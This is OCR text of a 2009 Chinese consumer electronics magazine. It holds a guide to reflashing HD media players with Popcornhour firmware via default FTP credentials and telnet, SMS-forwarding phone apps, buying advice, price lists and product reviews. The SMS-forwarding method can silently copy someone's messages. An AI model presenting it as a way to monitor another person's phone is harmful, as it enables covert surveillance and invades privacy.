近年来随着大尺寸液晶电视走进人们家庭，高清播放机也逐渐火爆。目前国内的高清播放机市场，其播放器的核心大概分为两个阵营：一是使用Syabas的公版驱动核心及系统软件，典型代表为亿格瑞，爱视达，开博尔的K100/K200等；二是使用基于Syabas二次开发或者完全自己开发的驱动核心及系统软件，典型代表为Divco的6500A/7000A，宇脉、海美迪等品牌的部分机型。

火速链接：

关于高清播放机的更多知识，请参看本刊2009年第3期文章《高清时代，利用好你的“数字家电”》

不过由于DTS授权等原因，国内几乎所有使用公版软件的高清播放机对于DTS的解码（这里说的是本机解码，不是由HDMI或者光纤/同轴输出源码后供第三方功放解码）都不支持，这样一来，要享受高清电影中的5.1声道高品质音频，必须要使用支持DTS解码独立的功放系统，价格不菲。对于很多投资不多的用户，有没有办法实现在电视机上也能正常地听到影片中的DTS格式的音频呢。

小知识：什么是DTS、HDMI

DTS是“Digital Theatre System”的缩写，是“数字化影院系统”的意思。它是一种用于电影和音乐的高质量多音轨环绕声技术。通常DTS分左、中、右、左环绕、右环绕5个声道，加上低音声道，组成5.1声道。

HDMI是High Definition Multimedia Interface的缩写，中文名称是高清晰多媒体接口。HDMI接口能够以数码的形式传输未经压缩的高分辨率视频和多声道音频的数据，并且采用单线连接，取代了产品背后的复杂的线缆。

天掉馅饼，Popcornhour固件支持软解DTS

2008年10月，一家叫做Popcornhour公司发布了旗下产品A110高清播放机的固件，在其说明中明确表示，可以支持DTS音频的Downmix（下变换）到双声道模拟音频，而且是通过HDMI输出！而目前国内公版的高清播放机，虽然个头大小不一，样子千奇百怪，但是无一例外是Popcornhour的A100或者A110的翻版，具体来说，A100对应的是HDMI 1.1版本，而A110对应的是HDMI 1.3版本。这样一来就可以通过软件解码的方式，解决DTS音频输出问题了。

重要提示：

升级为Popcornhour固件后，由于固件中包含遥控器的代码，某些厂家的高清机更换为Popcornhour的固件后，遥控器可能会完全失效而造成机器无法使用。此外，刷固件毕竟是一个比较底层的工程，意外断电、死机等，均会造成升级失败，让自己的机器“变砖”，请三思而后行。

山寨高清机六步“成仙”


有了国外大厂提供的高档解决方案，我们就可以通过偷梁换柱的方法，将高清播放机的固件刷新为Popcornhour的A110高清播放机固件，从而实现DTS音频从HDMI中输出。以下刷新过程以笔者的爱视达MINI高清播放器及为例。

第一步：下载Popcornhour最新固件，下载地址：http://work.newhua.com/cfan/200906/01-17-081023-15-POP-402.zip。下载解压后得到7个文件（见图1），在这几个文件中，mtd2就是Popcornhour固件。

Name	Size	Type	Modified	Attr
busybox26	584 KB	文件	2008-11-25 13:09	-a---
flash	31.5 KB	文件	2008-11-25 13:09	-a---
mtd2	30 MB	文件	2008-11-26 1:40	-a---
readme.txt	2.77 KB	文本文档	Yesterday 23:35	-a---
telnet-installer.cgi	213 bytes	CGI 文件	2008-11-26 0:31	-a---
telnet-installer.html	423 bytes	Firefox Document	2008-11-25 23:21	-a---
update.cgi	137 bytes	CGI 文件	2008-11-25 22:29	-a---

❶

第二步：在你的播放机上安装NMT软件。要安装NMT软件，请详细阅读你的高清播放机的说明书，并下载相应的软件包，爱视达NMT软件下载地址：http://work.newhua.com/cfan/200906/131107.rarr。解压后，找到00-17-081023-15-QPG-403.nmt，把它改名为syb8634.nmt，拷贝到闪盘根目录，插在机器上就可以安装了。进入机器的“设置→固件更新→安装服务器软件”菜单中即可安装。



❷

小提示：

要安装NMT软件，高清播放机必须要挂载一块硬盘，不能是USB移动硬盘，而是通过ESATA线连接的硬盘，因为NMT软件必须装在硬盘上。安装时硬盘会初始化，所以，想想硬盘上的数据有没有备份。

第三步：设定好播放机的IP地址，连接上网线，使用FTP软件（如FlasFXP等）进行登录，登录用户名为ftpuser，密码为1234。登录进入后，会发现一些目录，如video、music、podcast、lost+found、photo、download等，不去管它们，直接把第一步下载下来的7个文件上传到FTP的根目录中。

第四步：把刚才上传的所有文件的属性更改为777，即：属性为“可读、可写、可操作”（见图2）。

第五步：在高清播放机上在“设置”中把屏幕保护选项关掉，回到主菜单，选择“节目源”，选择“硬盘”，会出来四个大图标，分别是：视频、音频、照片和文件，用遥控器选择“文件”的这个图标并确定。此时，电视屏幕上会出现和FTP登录后看到相类似的目录结构，用遥控器选中：telnet-installer.html 这个文件并确定，播放机会打开这个HTML文件，并且光标（实际上是一个色块）停留在需要执行的项目上，再点“确定”按钮执行。这一步是在高清播放机上运行Telnet服务，只有运行该服务，我们才能对其底层固件进行操作。

第六步：在PC上运行Telnet客户端程序，如Putty（下载地址：http://www.onlinedown.net/soft/2186.htm），打开Putty后，选择telnet协议（此时端口会变为标准的23），输入高清播放机的IP地址，点Open按钮。

```
# /opt/sybhttpd/localhost.drives/HARD_DISK/update.cgi
./flash: /dev/mtd2: Bad block check not available
Erasing 128 Kibyte @ 1de0000 -- 99 % complete.
61440+0 records in
61440+0 records out
#
```

4

Putty会打开一个类似于DOS窗口一样的东西，并以“#”作为提示符，此时，输入下面的命令：

/opt/sybhttpd/localhost.drives/HARD_DISK/update.cgi

这个命令就是开始刷机器的固件了，此时电视机屏幕上也许会出现什么“不能操作”、“退出”等提示，不管它，不要动任何的遥控键，不要关闭电源，也不要关闭putty的窗口！当进度走到100%后，会没有任何反映，这不是死机，是机器正在写入固件，切记，不要轻举妄动，固件刷新的时间大约为10分钟（见图3）。

```
# /opt/sybhttpd/localhost.drives/HARD_DISK/update.cgi
./flash: /dev/mtd2: Bad block check not available
Erasing 128 Kibyte @ e20000 -- 47 % complete.
```

3

固件写入完成后，会看到回到“#”提示符（见图4），同时高清播放机会自动重新启动，看看启动的图标有什么变化？呵呵……在进入到设置中的音频视频设置里，看看原来灰色不可选的DTS Analog输出是不是可选上啦！从此，你的机器就成了著名的Popcornhour的机器了，只要一根HDMI连线连接电视机，就可以听到高清视频中的DTS编码的模拟2声道输出的声音啦。

CF [YP13]





1.最近打算买部手机，去看的时候才发现，原来手机的屏幕已经达到1670万色了？与26万色相比区别大吗？

答：手机的屏幕色彩从最初的单色、4096色到65000色，再到26万色，从2007年起主流手机产品逐步开始配备起1670万色屏幕，体现出数码产品发展速度之迅猛。但就实际使用感受而言，虽然1670万色屏幕在色彩表现（尤其是在色域宽广程度、色彩过渡方面）较26万色有一定的提升，但区别远没有65000色与26万色的差距那么明显。因此，对于预算不多的消费者，完全可以忽略1670万色与26万色的差异，将重点放在其它功能方面。此外，在追求屏幕色彩的同时，还需要注重屏幕尺寸与分辨率。另外，我们在选购手机产品时还有一个隐形的指标切勿遗忘，那就是手机屏幕在日光下的表现。

2.有人说现在许多MP4是伪宽屏的产品，那么如何鉴别真宽屏和伪宽屏，是不是看它的分辨率？

答：真宽屏和伪宽屏的鉴别方法非常简单，就是查看产品屏幕的分辨率所对应的纵横显示比率。如果一款所谓的宽屏产品分辨率为320×240（即显示比率为3:2），那它采用的屏幕就是伪宽屏；而400×240（WQVGA，即16:9）的屏幕则属于真宽屏。大家在选购数码产品时，应仔细阅读一下产品的参数表，可别仅凭广告介绍来选购产品。伪宽屏的MP4播放器产品在播放影片时会将画面拉伸，导致人物变得矮胖，实际播放的效果较真宽屏MP4差不少。

3.请问现在数码摄像机与计算机连接的接口是1394口还是USB口？

答：现在的数码摄像机与计算机连接的接口既有1394接口也有USB接口，还有A/V接口。1394接口可以顺畅完成电脑的视频采集。USB接口（尽管是USB2.0）由于视频带宽受限制，往往不能进行有效采集，它只适用于静止图像（数码照片）向电脑中传输。A/V接口用来连接电视，回放DV中的内容。

4.使用数码相机拍摄的文字内容图片，再使用OCR文字识别软件辨别时，提示无法打开非二进制的图像，请问该怎么处理？

答：通常OCR软件只能识别黑白图片中的文字内容，而你使用数码相机拍摄的图像格式却是RGB或灰度格式的，OCR无法识别。解决的方法就是借助Photoshop等图像处理工具将数码相机拍摄的照片转换成黑白图像格式，然后再使用OCR来识别就应该可以了。

5.我有一个摄像头，每次打开时发现其视频画面颜色在开始的几秒钟总是不正常，几秒钟后会慢慢恢复，请问这是为什么？

答：这种现象是正常的，不必担心。造成这种问题的原因是摄像头在启动后需要有一段预热时间才能正常工作，而预热时间的长短是随摄像头的灵敏度所变化的。摄像头都带有自动控制功能，在预热完会将图像自动调整到正常显示。

CF [YP14]

照片要看脸，跟我一起山寨苹果iPhoto

■北京/春晓

iPhoto是苹果iLife套件中的一个强大的图片管理软件，在最新发布的iPhoto 09版中，增加了面孔管理功能——你可以通过照片中的人物面孔来整理照片。不过大多数人并不是使用苹果电脑，在PC上能否“山寨”一下iPhoto的面孔管理功能呢？我们可以用“搜拍图片管理专家”（下载地址：http://www.onlinedown.net/soft/24332.htm）来管理照片。这也是一款能够“识别”人脸的图片管理软件，有了它，我们的PC也能像苹果Mac一样轻松管理照片中的人物。

在电脑上下载并安装搜拍图片管理专家，首次运行搜拍图片管理专家，会让你在搜拍网站注册一个免费账号，以后可以通过登录账号，实现图片上传、共享、“明星酷搜”（看看你长得像哪个大明星）等功能。如果觉得麻烦，不注册也可以使用。

要想通过人物面孔管理照片很简单。第一步，用搜拍图片管理专家打开照片所在的文件夹，然后点击菜单栏左上角的“人脸识别”下拉菜单，再选择“查找人脸”（见图1），软件就会在文件夹中搜索所有图片中的脸庞。

第二步：搜索完毕后，点击“人脸识别”下拉菜单中的“命名人脸”，就可以对搜索到的人物进行命名，每次命名都会自动记录在数据库中（见图2）。

现在，我们就可以通过人物来管理照片了。在查看照片时，我们可以选择菜单中的“人物浏览”模式，每张照片中只要有命名过的人物，都会在面孔上标注出姓名。



如果想在海量的照片中寻找某人，也可以在左侧的搜索框中选择“更多高级选项-人物”，输入你要找的人名，很快就可以找到所有此人的照片啦（见图3）。

CF [YP15]

短信也能“呼叫转移”

■北京/春晓

大家都知道手机有呼叫转移功能，只要在手机上设置了呼叫转移，忘带手机或者手机没电时，电话就会自动转接到你指定的号码。那么短信能不能转移呢？可惜不管事移动、联通还是电信，都没有这项服务。不过，我们可以在智能手机中通过第三方软件，实现短信“转移”。

Windows Mobile系统手机用户可以使用“短信转移大师”（下载地址：http://work.newhua.com/cfan/200906/WM.rar）来实现短信的转发。

下载后，将所有文件解压复制到手机上，在手机上运行SMSForwarder.exe，如果正常将只提示软件安装成功（见图1）。然后用另外一部手机发送短信“0#”到安装了软件的手机。稍候发送“遥控”短信的手机将收到一条反馈信息，如果信息为“命令执行成功:0#”，说明大功告成。以后发送到这部手机上的所有的短信都将复制一份，并发送到这部“遥控”手机上啦。




如果要彻底取消短信转移功能，只要在“遥控”手机上发送“5#”，稍等片刻，遥控手机会收到“命令之行成功:5#”的反馈信息，便停止转发了（见图2）。

字，如果使用中文符号，将不能成功。

重要提醒：短信转移大师”软件是为了方便用户在忘带手机的情况下远程收取自己的短信，切不可用不正当的手段来窥探别人的隐私！

如果你的手机使用塞班S60 v2系统，也可以安装短信转移软件“SMS Forwarder Lite”（下载地址：http://work.newhua.com/cfan/200906/S60.rar），就可以像设置电话呼叫转移一样，方便的设置短信转移号码了（见图3）。



小提示：短信转发的原理是通过软件的方式自动转发收到的文字短信，因此转每发一次要收取一条信息费0.1元，并且只能在手机开机时才能有效。

CF [YP16]

薄利多销度寒冬，卡片单反齐降价

随着经济危机带来的消费需求降低效应进一步显现，数码相机作为消费娱乐产品自然首当其冲，厂商们纷纷祭出降价这个杀手锏，以图安稳度过这个寒冬。最近SONY唯一一款能够以高清视频格式录制短片的T500卡片机大幅降价500元，售价瞬间跌破2000元大关，还赠送2GB原装记忆棒一根，在市场里引起了不小震动。这款机型不但能够录制1280×720（720P）分辨率的视频，而且在录制的同时还可以拍照，相当实用，并拥有5×光学变焦和3.5英寸超大触摸屏，以1900元的价格买到如此华丽的卡片机，绝对超值。

与SONY的时尚风格正好相反，理光推出的R8走的是复古风格路线，并搭配46万像素的超精细液晶屏，集经典与现代于一身，光学变焦更是高达7.1×，搭配光学防抖功能和千万像素CCD，使R8在成像稳定性、色彩、降噪等方面都非常出色，市场价格在1650元左右。单反方面，尼康的入门机型D60的价格最近也有所下调，配备18～55和55～200防抖镜头的套装价格不过5000元出头，非常适合摄影爱好者用来入门。

CF [YP17]

最近三款降至千元的超值手机

电子产品的更新换代速度如此之快，有很多高端甚至旗舰机型一段时间后也会逐渐变得实惠起来，当年176×224分辨率的彩色屏幕就让我们觉得清晰细腻，30万像素摄像头就带来了清晰的照片，而如今哪怕是千元级别的高性价比机型也远不止如此配置了。诺基亚的XpressMusic系列一向都非常重视个性化，其中的经典5310XM也被反复提到过，如今这款机型更是开始挑战千元大关，报价仅1100元左右，因此虽然不是3G，虽然只有200万像素摄像头，但在最关键的3.5mm耳机插孔、快捷播放键等方面做得确实非常人性化，因此到了今天仍被很多喜欢用手机听音乐的玩家收入囊中。

另一款索尼爱立信W910i也长居音乐手机榜的前几位，作为日系手机的代表，W910i配有非常前卫时尚的外观设计，2.4英寸超大屏幕与非常人性化的设计，毕竟这是一款继承Walkman衣钵的产品，如今降到1199元价位可以说非常划算。韩系手机方面，LG KF350各方面表现都可圈可点，白粉蓝三种颇为可爱的颜色搭配翻盖机身，很受女孩们的喜爱，特别是这款机型的按键也比较大，很适合常发短信的人使用，免去按错键的烦恼。

CF [YP18]

TOP1

CECT VEVA S50



▼260 目前 ￥1300

手机制式	GSM
支持频段	GSM 900/1800MHz
主屏尺寸	2.4英寸(TFT 65536万色)
主屏参数	240×320像素
摄像头像素	130万像素
电池规格	2000毫安

▲VEVA S50除了是一款手机外还是一个GPS导航仪，方便用户出行，另外配合"电子狗"功能可以自动实现道路监控设施自动提醒，免去违章的烦恼，而且2000毫安大容量电池也为用户提供了超长的待机时间。不过该机搭载的130万像素摄像头在现在看来略显过时，实际拍摄效果一般。

TOP2

三星 i718+



▼52 目前 ￥1598

手机制式	GSM
支持频段	GSM 900/1800/1900MHz
主屏尺寸	2.8英寸(TFT 65536万色)
主屏参数	240×320像素
摄像头像素	200万像素
电池规格	1200毫安

▲三星i718+是i718的升级版产品，外形上并没有太大改变，但系统升级到了Windows Mobile 6的操作系统。硬件配置方面，该机采用了一块2.8英寸的QVGA分辨率的触摸屏幕和一枚200万像素的摄像头，二者表现均十分出色。另外配备的主频为416MHz的处理器，使其运行速度非常流畅。

MP4

型号	平均价(元)
纽曼 ManMan A8(4GB)	499
纽曼 ManMan A5(8GB)	599 ★
OPPO Smart S19(2GB)	499
OPPO Smart S11(4GB)	799
爱国者 MP5901(4GB)	370
爱国者 MP5928(8GB)	650
蓝魔 T8 iMovie(8GB)	599
蓝魔 T9(16GB)	899 ★

▲虽然不少厂商宣布要推出兼容720p解码的MP4产品，但实际上市的产品却不多，而就是这种情况下蓝魔T9步入了用户的眼帘，外壳采用了与Mac Book Pro同样杰出的航空级铝合金材质，使得该机的背部较T8有明显的改善。另外它的音质很好，尤其是视频的播放能力，画面不仅流畅而且色彩艳丽。

投影机

型号	平均价(元)
东芝 TDP-SP1	4680
东芝 TDP-XP2	5500
奥图码 PV2223	3299 ★
奥图码 ES530	4100
NEC NP200+	5100
NEC NP400+	5500
优派 PJ513D	3600 ★
优派 PJ513DB	4845


▲今年很多厂商看好娱乐投影机市场，不少型号已剑指3000元，但是各自纷繁的参数给用户的选择造成了麻烦。参数固然重要，然实际使用过程中画面的效果才是关键。对于喜欢玩游戏或者看电视更多的朋友，亮度较高的产品较为合适，这样可以减少环境光线的干扰；而电影用户选择更易营造影院氛围的低亮度产品则比较好。

摄像头

型号	平均价(元)	型号	平均价(元)
蓝色妖姬 T912	105	天敏 J-CAM	76
蓝色妖姬 T2008	210	天敏 UVC-K cam	88
多彩 DLV-B09S	65	ANC 酷镜	95
多彩 DLV-B17	125 ★	ANC 酷客	120 ★

▲很多用户在购买数码摄像头时都希望商家推荐CCD的产品，而实际上镜头才是选购的重点。在判断镜头的优劣时，并非像素高的、分辨率高的就好，因为就家用摄像头技术而言，所支持的最大分辨率也就640×480，其只能支持到30万像素。用户应该把注意力放到通光系数上，通光系数大了，光线透度就高，色彩也就越饱和，所得的成像效果也越佳。

KLV-32J400A VS 三星LA32A550P1R



Clear：32J400A 不足 6000 元的价格可以买到的 SONY 这样的品牌，现在来说蛮划算的。

猪猪：虽然是支持 1080P 的，但是 32 英寸的还是觉得有些小，适合屋子不大的同学。

我是海：降噪能力不错，看普通电视信号也挺清楚的。

蓝雨：我买了这个用来做显示器了，DVI 转 HDMI 接入，爽！

我是海：正好说买台稍小一点尺寸的来看电视用，有好几种颜色可以选，老婆挑了红色。

随波：该有的功能都有了，没有 VGA 输入但是有 3 组 HDMI 一般来说都够用了。

幽灵：三星 LA32A550 黑色表现出众，不过最近三星的产品都用了高光材质，有些审美疲劳了。

吉川：LA32A550 触摸式按键很嗲啊，价格 6000 出头，贵倒是不贵。

两点半：能支持到 1080P，可视角度也很大。

两点半：还有 USB 接口，好像可以直接显示照片啥的。

Sliver：这款 LA32A550 动态画面表现不错。







W395

1 就是之前所谓专业游戏手机 F305 的 walkman 版，因为是音乐手机所以取消了上面两个游戏按键，但整体造型是一样的。

2 机身很小，才 95 克，还有金属色可以选，中低档里算很不错的了。

3 一直很喜欢索爱家的滑盖手机，手感比其他品牌的好很多。按键手感不行，另外索爱还搞 2.0 英寸的屏，像素也低，也不换换。

4 摄像头是 200 万的还没 AF、闪光灯，不过既然主打是 walkman 功能就忍了吧。

5 播放音乐的时候，方向键那里有圈闪光，挺酷的。

同级之选：

诺基亚 5320

柯达M1020

1 柯达好歹算是大品牌，听起来比山寨牌子好很多，而且 10 寸屏目前也算是独一份儿吧。

2 纯白的设计，真的很像真的相框。

3 做工不错，毕竟柯达专业厂商，凡是相机支持的格式它都支持。

4 触摸控制在相框的周边，挺有创意的。

同级之选：

三星 SPF-83M

烧包族



一边逛一边学：技术升级快，价格掉得快







闷豆家里的相机还是以前的老胶卷式，一年下来不知买了多少胶卷，这还好说了，更麻烦的是冲洗的时候选照片，一来二去着实让人头痛……趁着节后价格的回稳，这次决定买个数码相机。不仅带着方便，拍的不好还能再来，完事了往电脑上一存，哪张不错冲哪张。

闷豆 "老板，松下的FX180GK现在什么价位。"

老板 "2100元带票。"

闷豆 "还这么贵，这不是去年上市的产品？"

老板 "给你的都是拿货价，这可是1470万像素，1/1.72英寸CCD的产品。"

闷豆 "现在不到两千就能买个很不错的数码相机。"

老板 "不要发票可以给你便宜一些。"

闷豆 "不要发票怎么质保，出了问题就不好说了……"

老板 "要不你看一下这款理光R7，降了不少，才1380元。"

闷豆 "多少像素，多大的CCD。"

老板 "829万的像素，CCD是1/2.5英寸。"

闷豆 "都说一个CCD的尺寸对应着一个像素级别，一般1/2.5英寸CCD的相机像素不都是500万左右，怎么一下子提高到了800万，画质会不会受到影响。"

老板 "你说的都是掉牙的技术了，现在还有1/2.5英寸到千万像素的产品。"

闷豆越听越吓人，先是不开发票，然后是转换机型，还是算了吧。一天下来什么也没有买到，倒是整的一头雾水。回来特地查找了一下相关的资料：每一个感光元件的尺寸都有着对应的像素数量级原理上不错，但随着技术的进步，如今感光元件的制作工艺和技术方面已远远超过前辈，搭载更多的有效像素并不意味着画质因此有所损失，在购买时不一定要过于追求感光元件CCD的尺寸，这样看来，这次还真的是自己错了。

闷豆提醒：

随着数码相机逐步向千万级别普及，时下不少800万像素搭配1/2.5英寸感光元件的产品在不断地调价，由于制造工艺的进步，这并非产品缩水的表现，用户大可放心购买。另外，在上面的经历中，闷豆纵然在技术上没能掌握清楚，但在购机时索要发票是一定要有的，用户切不可因为省点钱就不开发票，一旦出了问题将会非常的麻烦。

CF [YP20]

小编报价直通车

之所以我傻鱼来负责手机维修价格的报价探秘，原因就是我用的手机出毛病最多，和手机维修的JS们打交道也最多。可是，手机维修行业报价确实混乱，不同品牌、不同型号的手机维修价格大相径庭，即使是同一型号手机，由于不同部件引起的故障，维修价格也不相同，甚至同样的问题，在不同地方价格相差好几倍！

北京某家诺基亚手机客服中心

升级固件	免费	
PIN码、PUK码解锁	免费	
拆机清洗	200元	
更换部件		
排线	100~200元	出现花屏、倒字、听筒有声但黑屏
液晶屏	400~800元	漏液 屏裂
更换振铃	50元	来电没有铃声 有杂音声音低
信号不稳定	视具体原因收费50~200元不等，如需更换天线则更贵	

北京某通讯器材市场中维修小店国产手机维修报价：

更换排线	30~50元	
更换听筒	10~20元	通话时听不到对方说话有杂音声音低
更滑送话器	10~20元	通话时对方听不到说话
更换手写屏	35~50元	手写、触摸失效
更换液晶屏	100~250元	
更换振铃	15~20元	漏液 屏裂
刷软件	50元	打不开电话号码本、短信、不开机等
信号天线维修	50元	手机信号不稳定

傻鱼发现通讯市场中的维修价格很低，但是这其中却暗藏着巨大的陷阱：由于在通讯市场中商家密集，互相压低价格的现象十分严重，但是真正有技术能力的商家并不多，大部分都是揽客维修，然后送到能修得了的商家那里，自己挣个"中介钱"。这种做法更加搅乱了维修市场的正常秩序，甚至有奸商故意把手机弄坏让别人家修不了，收取更高的费用。

某维修商自曝 "修坏了"才能让客户再回来，因为别人都修不了 http://bbs.tianmu.com/read.php?tid=560744

玩智能手机，也要玩"大路货"，傻鱼的"暗伤"经历

傻鱼我一只使用Windows Mobile系统的只能手机，由于是微软系统可玩的软件很多，各大智能手机网站、论坛也有不少高手，时常放出新版固件（Rom），让手机功能大增。最近傻鱼淘汰了之前的O2 XDA Stealth，买了OQO G900，号称是目前功能最强的"山寨"智能手机，硬件配置的确强大，WiFi、GPS全有，主频600多兆赫兹，可是无奈山寨就是山寨，半年来只推出了2个新版本固件，再加上玩家较少，有些问题，如开机充电极慢、GPS软件兼容性不好等，始终得不到解决，由于是网上购买的，更找不到实体经销商和维修站，只能自己和这台"暗伤"手机作斗争了！


CF [YP21]

C指数	
易用程度	8
界面外观	10
性能表现	7
特色功能	9

高贵的音乐魔盒
漫步者E20多媒体音箱

2120元 | 800-810-5526 | http://www.edifier.com.cn

漫步者E系列是漫步者最充满创意的系列，造型千姿百态，屡获海内外设计大奖




造型宛如初亏之月

E20是E系列中的首款2.0音箱，造型和传统的2.0音箱大不一样，箱体为初亏月食造型，而侧面为橄榄形，铸铝底座，分量十足，质感出众。背面采用大面积高光曲面铝外壳装饰。音箱呈20度小仰角，这样有利于近身场聆听。

为了让E20发出优秀出众的声音，设计师不只是在电路上做足功夫，也在扬声器开发上投入了大量心血。E20小巧玲珑，能提供的箱体容积有限，因此E20并没去追求强悍的低频表现，而是着重加强中高音的音质。漫步者选择了共点同轴扬声器来完成这个任务。一枚共点同轴扬声器中包含了高音、中音两个发声单元。漫步者E20采用的这款同轴扬声器，口径3.5英寸，高音振膜为丝绢膜，中音振膜采用了复合材料。为了保持高素质的音质表现，这款同轴扬声器试用了双磁路系统，让高、中音发声单元各使用一套独立的磁路，避免相互干扰。

小知识：同轴扬声器

所谓同轴扬声器，就是指所有发声单元都位于同一轴心上。所有单元所发出的声音都从同一个点发出，这种设计的好处就是所有声音都会沿着一个轴线发射，保持了相位同步。

触控操作，爱抚音乐宠物

漫步者E20放弃了传统的机械按钮，而采用感应式触摸按键，这为设计师们提供了更大的创意平台，而用户也将感受新科技新创意带来全新体验。

当E20处于待机状态时，顶部操控面板的Input按键会呈现七彩柔和变化的效果，并一明一暗地缓慢闪动。轻触Input按键会激活音箱进入开机状态。继续轻触Input按键，则进入输入端口切换状态，Input按钮会依次产生蓝、红、绿三色变化：蓝色表示USB输入；红色表示光纤输入；绿色表示线性输入。轻触+/-按键可以进行音量调节，当手指触及按键时，按键背光灯亮度会变得更高，提示用户操作成功。如果用整个手掌盖住顶部操控面板，E20就会进入静音状态，犹如一只可爱的音乐宠物一般听话。

此外，漫步者E20可以通过手势控制技术操控电脑中正在使用的音频播放器软件，如Winamp和Foobar，不过手势控制仅在USB输入模式下有效。

内置功放，提供纯美音质

和大部分音箱不同的是，E20拥有一个USB输入的功能。漫步者提供了多种音频输入方案，包括一套USB音频解决方案。DAC芯片（数字模拟转换芯片）采用了PCM1793，这是一颗相当高级的PCM解码芯片，在中高档CD机中比较常见。这种设计为笔记本、内置声卡等音源较差的用户提供了更加完美的音频解决方案，有效地解决了音源音质问题。

如果你有高素质的数字声卡或者其他支持S/PDIF输出的设备，您也可以选择使用光纤输入模式，它最高支持192kHz/24bit采样率的数字音频。

小提示：

E20内置的解码器支持PCM解码，但不支持Dolby Digital和DTS等解码方式。

对于使用MP3、MP4等播放器来欣赏音乐的用户来说，只能采用传统的线性输入方式（3.5毫米接口连接）。但凭借E20同轴扬声器拥有的两个独立发声单元，仍有很好的中高频表现。 CF [YP22]

规格


3.5英寸中音单元和1英寸高音单元组合×2 扬声器单元			
30瓦×2 额定功率	2.0 音箱类型	≥90分贝 信噪比	40Hz～20KHz 频率响应

